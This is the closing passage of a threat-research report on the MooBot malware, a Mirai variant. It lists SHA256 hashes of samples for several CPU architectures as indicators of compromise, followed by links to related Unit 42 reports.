*Table 3. Shell script downloader.*

### MooBot Sample

| Filename | SHA256 |
|---|---|
| arc | 36DCAF547C212B6228CA5A45A3F3A778271FBAF8E198EDE305D801BC98893D5A |
| arm | 88B858B1411992509B0F2997877402D8BD9E378E4E21EFE024D61E25B29DAA08 |
| arm5 | D7564C7E6F606EC3A04BE3AC63FDEF2FDE49D3014776C1FB527C3B2E3086EBAB |
| arm6 | 72153E51EA461452263DBB8F658BDDC8FB82902E538C2F7146C8666192893258 |
| arm7 | 7123B2DE979D85615C35FCA99FA40E0B5FBCA25F2C7654B083808653C9E4D616 |
| i586 | CC3E92C52BBCF56CCFFB6F6E2942A676B3103F74397C46A21697B7D9C0448BE6 |
| i686 | 188BCE5483A9BDC618E0EE9F3C961FF5356009572738AB703057857E8477A36B |
| mips | 4567979788B37FBED6EEDA02B3C15FAFE3E0A226EE541D7A0027C31FF05578E2 |
| mipsel | 06FC99956BD2AFCEEBBCD157C71908F8CE9DDC81A830CBE86A2A3F4FF79DA5F4 |
| sh4 | 4BFF052C7FBF3F7AD025D7DBAB8BD985B6CAC79381EB3F8616BEF98FCB01D871 |
| x86_64 | 3B12ABA8C92A15EF2A917F7C03A5216342E7D2626B025523C62308FC799B0737 |

*Table 4. MooBot samples.*

## Additional Resources

New Mirai Variant Targeting Network Security Devices - Unit 42, Palo Alto Networks
Network Attack Trends: Internet of Threats (November 2020-January 2021) - Unit 42, Palo Alto Networks